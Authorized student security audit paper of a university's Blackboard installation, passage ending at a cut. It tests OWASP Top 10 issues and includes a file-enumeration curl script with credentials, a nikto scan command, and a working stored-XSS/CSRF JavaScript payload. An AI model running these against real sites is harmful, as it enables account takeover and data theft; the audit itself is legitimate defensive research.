Security evaluation Blackboard Environment UvA

Bram ter Borch
Bram.terBorch@os3.nl

Auke Zwaan
Auke.Zwaan@os3.nl

May 25, 2016

Abstract

The University of Amsterdam (UvA) teaches its IT students to think about data security when implementing a new service. But (how) are they doing this themselves? The UvA has an IT department of 160+ employees including a security officer and for each hosted application a system and a functional owner is appointed. This paper contains the outcome of a security audit on one of the UvA's largest and most important applications called Blackboard. The system is tested against the Open Web Application Security Project (OWASP) Top 10 to see if these vulnerabilities can be exploited. Next to this the research looks into some of the UvA specific choices made during installation and vulnerabilities not present in the OWASP Top 10. Several vulnerabilities were found during this research, resulting in the authors compromising more than ten thousand user accounts. Most of the issues can be resolved by simple steps. For all vulnerabilities found, improvements are suggested. Clearly, the UvA did not implement Blackboard with data security in mind.

Contents

1 Introduction

With over 30,000 students, 5,000 employees and a budget of 600 million euros[3], the University of Amsterdam (UvA) is using Blackboard[4] as one of its primary systems to support communication between teachers and students. Class enrollments, assignments, grades, calendars and schedules are made available to students using this system. It functions as the official environment for students to get the latest information about the classes they follow. As all UvA students have a Blackboard account, significant problems would arise in case of a data breach or any other security incident. As students, we had the chance to perform a security scan on the UvA's implementation of Blackboard with consent of the functional and technical owners. From now on, when we use the term 'Blackboard' we refer to the Blackboard acceptance environment hosted at the UvA at `http://blackboardacc.uva.nl`.

Information about common vulnerabilities and exploits for web services is made available by the Open Web Application Security Project (OWASP)[5], the top ten being listed in the infamous 'OWASP Top 10' presented in 2013. This list contains the most frequently used known attacks on web services visible to the OWASP team[35]. During this project, the OWASP Top 10 will be used as the main source of information on vulnerabilities and recommendations and this paper is therefore structured accordingly.

2 Research questions

This research is done during the 'Offensive Technologies' course as a part of the System and Network Engineering master at the UvA[6]. The goal of the course is to do a security related research on a largely deployed IT system. As Blackboard is a commonly used tool amongst UvA students, the specific implementation of this university is reviewed. The underlying research question is:

"Is the implementation of Blackboard within the UvA vulnerable to any known attacks?"

Along with this research questions, three sub questions are defined:

- *'To which of the vulnerabilities from the OWASP Top 10 is the UvA implementation of Blackboard vulnerable?'*
- *'How can (publicly) available information on Blackboard be used for malicious purposes?'*
- *'Are there any implementation-specific security issues not listed in the OWASP Top 10?'*

3 Related work

Blackboard LLC. was founded in 1997 by two ex-KPMG employees, Michael Chasen and Metthew Mittinsky, who started off as consultants within the higher education practices. In 1998 Blackboard merged with a software development house. Courseinfo LLC. Blackboard inc. was born and created the first version of the Blackboard application[31]. The UvA, along with thousands of other educational institutions[7], uses Blackboard Learn for their students to present grades, get and hand in homework assignments, enroll in classes and can view the planner. Since every student has an account for Blackboard, it is one of the most used hosted service within the UvA.

A first look at UvA Blackboard shows that the UvA is running an old version of Blackboard, which might indicate it is vulnerable to known attacks. Older versions where vulnerable to Cross-Site Scripting (XSS), meaning that the possibility existed to execute scripts on behalf of a user, therewith impersonating the victim[34]. Previous vulnerabilities also included a vulnerability with the highest score possible, meaning the entire system could be taken over using an exploit in which the attacker did not even need to be authenticated[8].

Blackboard Learn 9.1 is introduced in 2010 and since then only service packs are created (as opposed to full versions). The UvA is running service pack 12 dating from April 24th 2013. Since then, multiple security issues have been addressed and resolved. Table 3 displays the security fixes from SP12 to SP13[1]. Vulnerabilities fixed in security updated after this version are not made publicly available.

Another remarkable observation is that the UvA's implementation of Blackboard automatically redirects users from a HyperText Transfer Protocol Secure (HTTPS) to a Hypertext Transfer Protocol (HTTP) site after a successful login. Connections over HTTP are plain text and communicating without encryption within web services that present personal information is not advised.

Since Blackboard was developed in 1998, a lot of research has already been performed on the security of Blackboard. In 2007 Bradfort et al.[31] wrote about the up and downsides of Blackboard. They mention the fact that Blackboard is hard to implement and configure properly due to its complexity. In September 2010, the former company Online24 conducted a research into Blackboard 8, Service Pack 6 (8.0.475.0). They found several attack opportunities to exploit. The original report was taken down due to the fact that the company does not exist anymore, but several articles show the critical severity of the vulnerabilities found[9][10][11].

4 Approach

4.1 Outline of the security evaluation

As a start, this project looks into the OWASP Top 10 to see which of these vulnerabilities are present within the UvA's implementation of Blackboard. Then,

Resolved in Version	**Bug name**	**Explenation**
SP13	invalid or Missing Cross-site Request Forgery Nonce Detected	Missing cross-site request forgery nonce for request authenticity and exception thrown. May be an indicator of a cross-site request forgery attack.
	Invalid URL Redirection Detected	Invalid url in request and exception thrown. May an indicator of attempts to perform arbitrary redirects to malicious websites.
	Invalid Resource Link in Course Package $resourcein = ""link = ""passed = ""/$	Invalid resource link in course package detected and ignored due to. May be an indicator of attempts to gain unauthorized access to resources.
	Security Library OWASP ESAPI B2 Not Available but is called	Page not displayed and request not processed due to missing OWASP ESAPI Security Module B2 and exception thrown. Ensure the B2 is enabled since it is required.
	Inline Receipt Message Signature Validation Failure Detected and Exception Thrown	Page not displayed due to missing inline receipt message signature and exception thrown. May be an indicator of attempts to perform phishing or cross-site scripting attacks.
	Invalid Input Detected	Invalid input detected and dropped. May be an indicator of attempts to perform phishing or cross-site scripting attacks.

Table 1: security updates SP13

more implementation-specific system flaws (not listed in the OWASP Top 10) will be searched for and reviewed.

In this security audit, the application is reviewed both from the users' perspective and from a system perspective. The terms black-box and grey-box are respectively used for these tests. When doing a black-box test, the application is targeted as a normal user (student, instructor, et cetera) would be able to do. The goal here is to find and list any vulnerabilities present within the application that can be exploited if the attacker does not have any knowledge about the system. The goal for a student will be to elevate or abuse his own rights so he can - for instance - change grades within the system or look into files that are ought to be hidden for him. The grey-box test will be performed under the supervision of the system's functional owner. He can give insight into the way the application is implemented within the UvA specifically and show what security measurements are in place. As this test is performed after the black-box test, any generated alerts - if there are any - can be reviewed. This knowledge could help crafting specific attacks that would remain unnoticed or bypassing security measurements of any kind.

All analyses are performed on the test environment of the UvA. According to the system's functional owner, the test environment is equal to the production environment, i.e., no noteworthy differences are present. This means that if a vulnerability exists in the test environment, it is also present in the production environment. Therefore, all tests - without any limitations - are allowed without the chance of doing any harm to the production environment.

4.2 OWASP Top 10

The OWASP Top 10 contains the ten most used known attacks performed by hackers. The Top 10 is shown in table 4.2. The names, identifiers and definitions in this list are used throughout the research.

4.3 Non-OWASP Top 10 issues

Next to all the commonly found vulnerabilities, some findings not present in the OWASP Top 10 can be noted. These issues will be looked for, and will be listed in a separate section. If these vulnerabilities have a (non-Top 10) OWASP listing, the according references will be used in the description.

5 Experiments

In the Linux distribution Kali 2.0[12] lots of tools are available to find and exploit common vulnerabilities in a couple of steps. Therefore, this operating system will be used during the tests. Because of the limited amount of time in this project, not all of the OWASP Top 10 vulnerabilities can be looked for extensively. It is therefore possible that vulnerabilities will remain unknown. This chapter will go in depth on the experiments performed while doing this

A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Table 2: OWASP top 10




Figure 1: MITM to do SSL-strip[33]

research. Only the successful experiments are written down. The four missing OWASP items are not tested, this doesn't mean that these vulnerabilities are not present within the tested version of Blackboard. The last part will talk about the grey-box tests performed with the knowledge of the system administrator.

5.1 A2-Broken Authentication and Session management

The first requirement for this is to get the session cookies and see which is used for an open session. When this is known, the possibility to eavesdrop on the connection between a user and the server can be reviewed. When playing a man-in-the-middle (MITM), it is possible to see the traffic between the client and the host. With a tool like *SSLstrip*[13] it is possible to display the website as plain HTTP to the user, whereas the MITM has a HTTPS connection to the webserver. By doing this, the traffic between server and client can be seen by the MITM and credentials can possibly be stolen. In Image 5.1, the position an attacker would need to be able to eavesdrop or alter the packets between client and server is shown.

Furthermore, the entropy (a measure of the disorder or randomness in a closed system) of the session cookies will be reviewed. If the entropy of the session cookies is not decent it can happen that a session cookie of 128 bits seems safe, but actually less than half of the bits are changed for each session. If this is the case, predicting or brute forcing session cookies may become possible.

There is also an option sessions are not cleaned up automatically by the server. It must therefore be reviewed for how long a session remains active if a user does not specifically log out of the system. If this is the case, an administrator session, for example, could still be valid.

5.2 A3-Cross-Site Scripting (XSS)

According to the security fixes presented on the Blackboard website (also listed in Table 3), a known XSS vulnerability is resolved within SP13. Therefore, if this would be the only XSS vulnerability, no similar vulnerabilities should be found anywhere within the student part of the site anymore. Blackboard offers a lot of places where text input fields can be created. Different kinds of media can be uploaded for a teacher to review. These are all possible locations to perform XSS attacks on an instructor or on an administrator user.




Figure 2: Example of bad entropy[30]

5.3 A5-Security Misconfiguration

According to the definition of vulnerability A5 from the OWASP Top 10, all used software needs to be up to date and patched. This will be reviewed by using tools like Nikto on Kali Linux.

```
root@kali:~# nikto -host Blackboardacc.uva.nl
```

Listing 1: Using Nikto to do a vulnarbility scan on Blackboard

The command in Listing 1 will perform a scan on the Blackboard environment and will look for known vulnerabilities. It also displays version numbers for applications it found. An initial test done during the orientation phase of this research already pointed out that the UvA is using Blackboard version 9.1.120113.0 one Apache 2.2.15 for Red Hat in their implementation. Also, the fully qualified domain name (FQDN) for the responding web server were already shown. When entering this machine's FQDN in Google, the first hit presented that Blackboard test and acceptance runs on 16 seperate servers called bbacc01.ic.uva.nl - bbacc16.ic.uva.nl. This could be useful information for the grey-box analysis and will thus be the scope for the scans done during the experiments. Further examination will have to proof whether the initially found software versions are secure or not.

5.3.1 Password Policy

It could be the case that test or functional accounts are present in the acceptance environment. Due to the origins of these accounts it is likely that a group of users is still capable of logging into the application using these accounts on the test environment. If there are accounts with relatively high rights, this makes these account wanted targets for attacks. Koniaris et al.[32] showed the the top ten most commonly used users and passwords, which they measured with the use of a honeypot. As one account is enough to get access and to look for other vulnerabilities within the system, common usernames and password will be used to try to get a foothold into the system. Password policies are reviewed with the help of OWASP, who offer testing guidelines for password policies[14].

5.3.2 HTTP(S)

Systems that provide personal data should be protected according to the Dutch Data Protection Act (DPA)[15]. Student grades, tests, assignments, homework and discussions between students should be marked as personal data and therefore should be protected in a proper manner.

5.3.3 Brute force Protection

If the security configuration of the application is organised in a proper way, a brute force attack should not be possible. This will be tested thoroughly by trying to break into accounts using dictionary attacks.

5.4 A6-Sensitive Data Exposure

Unauthenticated users should not be able to get information from the system in any way. Displaying used software versions or error logs from certain applications should not happen, as it gives a possible attacker information about the system. It will therefore be checked whether the software presents log files or other interesting information about a web service.

5.5 A8-Cross-Site Request Forgery (CSRF)

Users with all kinds of user roles and according permissions can send requests that result in actions being executed. For these actions it will be verified whether CSRF tokens are provided. If these tokens are not implemented or required, authenticated users can be tricked into doing GET or POST requests by third parties. For instance, if a malicious webpage contains an image or iframe that has the GET request specified as its source, the target wil automatically perform the request when his browser tries to do the request. If protection for this type of attack is implemented, trying to bypass the protection will be the next step.

5.6 A9-Using Components with Known Vulnerabilities

Specific version information about the software used by Blackboard will be looked for. This does not only include Blackboard itself, but the operating systems of the underlying hardware as well. If software information can be found, the number of known vulnerabilities will be reviewed to get insight into the relative vulnerability of the system as a whole.

5.7 Non-OWASP Top 10 issues

The OWASP Top 10 only looks specifically into the security of an application. Besides this list, there are several other (organizational) security issues that can be found, too. These will be reviewed in this section.

5.7.1 User account management

The organizational rules for user accounts need to be looked into. Functional accounts can be very useful sometimes, but might also prevent tracking (malicious) users' behavior on a personal level. Within Blackboard, it is possible to create local accounts. If there are differences between those accounts and users imported from another system, they need to be reviewed.

5.7.2 DTAP segregation

The UvA segregated their testing and production environments. It will be examined whether there is a true segregation, or if there is any production data in the acceptance (testing) environment.

5.7.3 Security logging

Blackboard is the largest application used at the UvA to communicate with students. Security breaches should be noticed by the system administrators when they happen. Attempts to breach the security or integrity of the system should also be noticed by the administrators in a way. Monitoring the key elements of the system can be a good way to start. By doing non-stealthy attacks on the system, these monitoring systems, if any, will be tested.

5.7.4 Responsible disclosure

The UvA appointed groups of decentralized functional owners that deliver support to students when problems occur. When a users reports a security issue about Blackboard, the decentralized functional owners have to report these issues to the CERT or to the system owners. During the research a student reported an incident to the support team. This case will be briefly examined to verify the incident response process is properly implemented, followed and acted upon.

5.8 Grey-box testing

After the black-box test, a grey-box test will be performed. Any information found during the black-box test will be discussed with the application owner, who can then provide more insight into specific design, implementation and configuration decisions. Due to the time available, the grey-box test will be quite limited. Only if big issues that were not yet found during the black-box test are brought up, they will be examined in more detail. During the grey-box test, at least the following questions will be asked:

- Did the system report any malicious activity during the black-box test?
- Who is looking at the systems monitoring and generated alert, if there are any?
- How does an administrator connect to Blackboard to perform maintenance?
- Does every administrator own his own user account?
- How are passwords stored within Blackboard?
- What parts of Blackboard are particularly vulnerable according to the IT department?

6 Results

Multiple vulnerabilities were found during the experiments described in Section 5. These vulnerabilities range from small implementation issues to thousands of compromised accounts and will be described in detail in this section.

6.1 A2-Broken Authentication and Session Management

By setting up an open WiFi network anywhere close to the university and redirecting the traffic over a machine running monitoring software, it is easy to play a MITM and to dump all traffic that passes the system. Blackboard encodes the passwords in Base64 before sending them to the server. This enables a hacker to see all passwords in clear text after capturing them with *SSLstrip* and decoding them from Base64 to human-readable text.

When a session is opened up to `blackboardacc.uva.nl`, five cookies are transferred between the server and the client. Nevertheless, only one of these is required to steal a user's session. Burp[16] was used to find out what cookie was needed to hijack a session with the cookie ID. Furthermore, cookies distributed by the server have an unlimited *time to live* (TTL). The session is therefore configured to become invalid when the browser is shut down. In case a browser process stays active, the session cookies remain valid for a long time.




Figure 3: Entropy of Blackboard cookies

For reviewing the entropy of the sessions cookies, one Million were requested. Each session cookie is a 128bit string which is sufficient if chosen randomly sufficient[17]. Further analysis showed that the sessions were indeed random (see Figure 6.1).

6.2 A3-Cross-Site Scripting (XSS)

Instructors have the ability to upload or create files. One option is to create an HTML file. After manually editing the POST request done to create the HTML object and injecting JavaScript code in it, it appeared the ‘alert(1)’ JavaScript code was successfully executed if someone clicked the file (see Figure 6.2). As this object can be included at multiple places in the course, anyone with instructor rights can use this persistent XSS threat to infect users relatively easily.

Another case of cross-site scripting was found in the ‘Course Information’ section. This functions as the overview page for students that lists news items and any kind of information about the course. Figure 6.2 shows how injected JavaScript code is executed in the browser behind the scenes automatically. The code executed in this case is described in Section 6.5 in more detail.

6.3 A5-Security Misconfiguration

When logging into Blackboard, an HTTPS website is presented to the user. The number of ciphers supported by the server is relatively big. It appeared not to





Figure 4: Stored XSS in an HTML object

be feasible to crack any of the supported ciphers (yet), but the server does not enforce HTTPS. So, when playing MITM, a user can use *SSLstrip* to present an HTTP site to the user. After logging in successfully through the HTTPS site, the webserver automatically redirects the user to an HTTP-only site. If a user, for example, changes his password here, it is sent over the line in clear text. Besides this, the current password should be required for being allowed to set a new one. In the current implementation, XSS and sending a forged link to users can result in any user's password getting stolen. The password can also be changed when a session is hijacked.

Next to all this, a proper password policy is not enforced for local accounts. Imported users from a different system that uses password policy enforcement are secure, but the local user accounts form a problem. Over ten thousand of those accounts were compromised during the black-box test (see Section 6.7). When a user has become an instructor he is able to see all the user accounts within Blackboard and export them for further analysis. As multiple successful brute force attacks were executed duriung this project, it was proven that no protection for these kinds of attacks is in place. During experiments, login attempts for over 140,000 different user accounts were executed. Some users were even tested against a database of more than 14 million passwords. Where a failure or blocks caused by security measurements would be expected, after millions of failed login attempts, non of these were encountered.

6.4 A6-Sensitive Data Exposure

Blackboard uses *inodes* to create shortlinks for all uploaded documents. It redirects a user to the correct file when the request comes in. However, the redirect happens before the user is authenticated. With a small script, ten



```
<div id="_5941933_1" class="item clearfix"></div>
<div class="details">
  <div class="vtbegenerated">
    <p>
      <script type="text/javascript">
      function reqListener () { var url = "/webapps/blackboard/execute/editCou
      doc.getElementsByName("blackboard.platform.security.NonceUtil.nonce")[1]
      "userName=abakker4%26courseRoleId=S%26available=true%26bottom_Submit=Sub
      %2b nonce %2b "%26selectAllSearchUrl=%26selectAllCount="; var http = new
      /editCourseEnrollment?course_id=_165764_1%26contextType=course%26sourceT
      </script>
```

Figure 5: Stored XSS in the ‘Course Information’ page

million numbers were checked to see if there were files attached to them (see Listing 2 for the script). When trying all numbers between zero and ten million, 656585 filenames (including their full paths) were extracted from the system. Next, Blackboard offers an option to view additional information about the files. This is called Xythos-ID (XID). When logged in as any valid user, one can check who owns a specific file, who last changed it and in which courses it resides[18]. With this feature it gets clear what user needs to be hacked to make sure that the file can be stolen or altered. As weak passwords are allowed it turned out to be fairly easy to brute force a password for a certain user and to get access to the files the hacked user can access. Next to this issue, some installed applications like Apache Tomcat show version information on webpages. Known vulnerabilities for these versions can be easily found on specific websites. These reporting pages should never be accessible for unknown users coming from the Internet.

```bash
#!/bin/bash
# To try 10.000.000 numbers, use ./file_grabber.sh 10000000

i=0

# $1 = 10.000.000
while [ $i -lt $1 ]
do
        echo "File "$i"_1..."

        # Curl the Xythos-ID, extract the line containing ‘Location
            :’ and keep only the URI
        curl -i -s -k  -X 'GET'     -H 'User-Agent: Mozilla/5.0 (
            X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0
             Iceweasel/43.0.4' -H 'Authorization: Basic
            dGVzdHVzZXI6dGVzdHBhc3M='     -b 'JSESSIONID=89
            F2FE2A6C626EAB0962C9983F489370.root; X-UvA-Persistence
            -%3FUvA-ACC%3FBB-ACC-80=FBFBANAK'     'http://
            blackboardacc.uva.nl/bbcswebdav/xid-'$i'_1' | grep
            Location: | sed 's/Location: //' >> files.txt
        i=$((i+1))
done
```

Listing 2: Script used for retrieving all file paths using their inode values

6.5 A8-Cross-Site Request Forgery (CSRF)

On all HTTP POST requests reviewed, a number used once (nonce) is used to provide extra security (see Listing 3). This nonce is a random identifier that is passed in a hidden field and is sent along with the other parameters of the form that is to be submitted. Without including a valid nonce, the request will not be executed by the server.

```html
<input name="Blackboard.platform.security.NonceUtil.nonce" value="
    0366ebce-b305-4706-b9d3-eeec8d1cf9f8" type="hidden">
```

Listing 3: Example nonce used for POST requests

Normally, this approach would provide safety as it prevents an authenticated user to be tricked into doing a request by a third party (the third party would then not know the nonce, making the request useless). However, using the XSS attack described in section 5.2, a CSRF attack can be crafted and executed. In this attack, the attacker first sends a GET request to the form page on behalf of the authenticated user, after which the provided nonce can be extracted from the response. The nonce can then be used for the malicious POST request. The code in Listing 4 shows how the user 'abakker4' is added to course '_165764_1' as a student (denoted as 'S' in the 'courseRoleId' parameter) on behalf of an instructor. If an instructor now visits the page containing the XSS payload, the script will be executed automatically. This specific attack can be used for every action requiring a nonce, as long as the victim has the rights to do so.

While this attack was performed using an XSS vulnerability in this case, it is also possible to inject the malicious code into any Blackboard user's traffic. This is possible because all the traffic is unencrypted (see Section 6.3 for more details). A possible attack through which *any* account can automatically be taken over using this technique (and have their legitimate owners locked out completely) is described in Section 6.7.3.

```
<script type="text/javascript">
// Set up a listener that listens for the page containing the nonce
function reqListener () {
    // Now, set the URL for the POST (CSRF) request
    var url = "/webapps/Blackboard/execute/editCourseEnrollment?
        course_id=_165764_1&contextType=course&sourceType=COURSES";

    // Get and parse the response text from the initial GET request
    var parser = new DOMParser();
    var doc = parser.parseFromString(this.responseText, "text/html"
        );

    // Retrieve the nonce
    var nonce = doc.getElementsByName("Blackboard.platform.security
        .NonceUtil.nonce")[1].value;
    console.log("Nonce found:");
    console.log(nonce);

    // Specify the parameters for the CSRF request (note how the
        nonce retrieved above is now used as a parameter)
    // The parameters 'userName', 'courseRoleId' and 'courseId' can
         be used to specify the user, his role, and the course to
        which he will be added
    var params = "userName=abakker4&courseRoleId=S&available=true&
        bottom_Submit=Submit&courseId=_165764_1&course_id=_165764_1
        &userId=&addForm=true&actionSave=submit&sourceType=COURSES&
        contextType=course&selectAllFromSearch=false&Blackboard.
        platform.security.NonceUtil.nonce=" + nonce + "&
        selectAllSearchUrl=&selectAllCount=";

    // Craft the XMLHttpRequest
    var http = new XMLHttpRequest();

    // Configure the request to be a POST request
    http.open("POST",url,true);

    // Set an additional header (just in case)
    http.setRequestHeader("Content-type","application/x-www-form-
        urlencoded");

    // Execute the CSRF attack with the provided parameters
    // The session cookies are automatically sent along with the
        request, authenticating the instructor doing the CSRF
        attack
    http.send(params);
}

// Get the URL containing the form used for adding a new user to
    the course, and the according nonce
var url = "/webapps/Blackboard/execute/editCourseEnrollment?
    course_id=_165764_1&contextType=course&sourceType=COURSES";

// Craft a new XMLHttpRequest
var oReq = new XMLHttpRequest();

// Tell it to trigger the reqListener() function after receiving a
    response
oReq.addEventListener('load', reqListener);

// Configure the request to be a GET request
oReq.open("get", url, true);

// Send the GET request
oReq.send();
</script>
```

Listing 4: Crafting a CSRF attack in JavaScript

6.6 A9-Using Components with Known Vulnerabilities

Since the UvA's current version of Blackboard originates from 2013 it is plausible that a lot of security issues are known for this version. Next to this, Apache version 2.2.15 is used on a Red Hat machine. Apache 2.2.15 has 24 known security vulnerabilities[19]. Apache Tomcat 6.0.35 is used by the web service for Java servlets. The running version contains 25 security vulnerabilities[20] and originates from 23-1-2012. The Red Hat version running on the machine is version 6.7 and it has known vulnerabilities as well[21].

6.7 Non-OWASP Top 10 issues

During the black-box test, a lot of accounts have been compromised due to the lack of a strong password policy. In fact, there appeared to be no password policy for the local accounts at all. The total number of compromised accounts users that could be hacked by just applying one of the simplest password guesses is 10,805. Were a password policy in place for all users, none of these accounts could be compromised using this technique by definition. Due to the large amount of users found we expected that data within this acceptance system was old production data. It indeed turned out that an import is executed every month. A password policy for local users is not set like it should be[22].

The UvA's policies of not having functional accounts and not making students into instructors is insecure. A lot of functional accounts exist, some of which have high permissions within courses. If these accounts would be compromised, much damage could be done to the system.

6.7.1 User account control

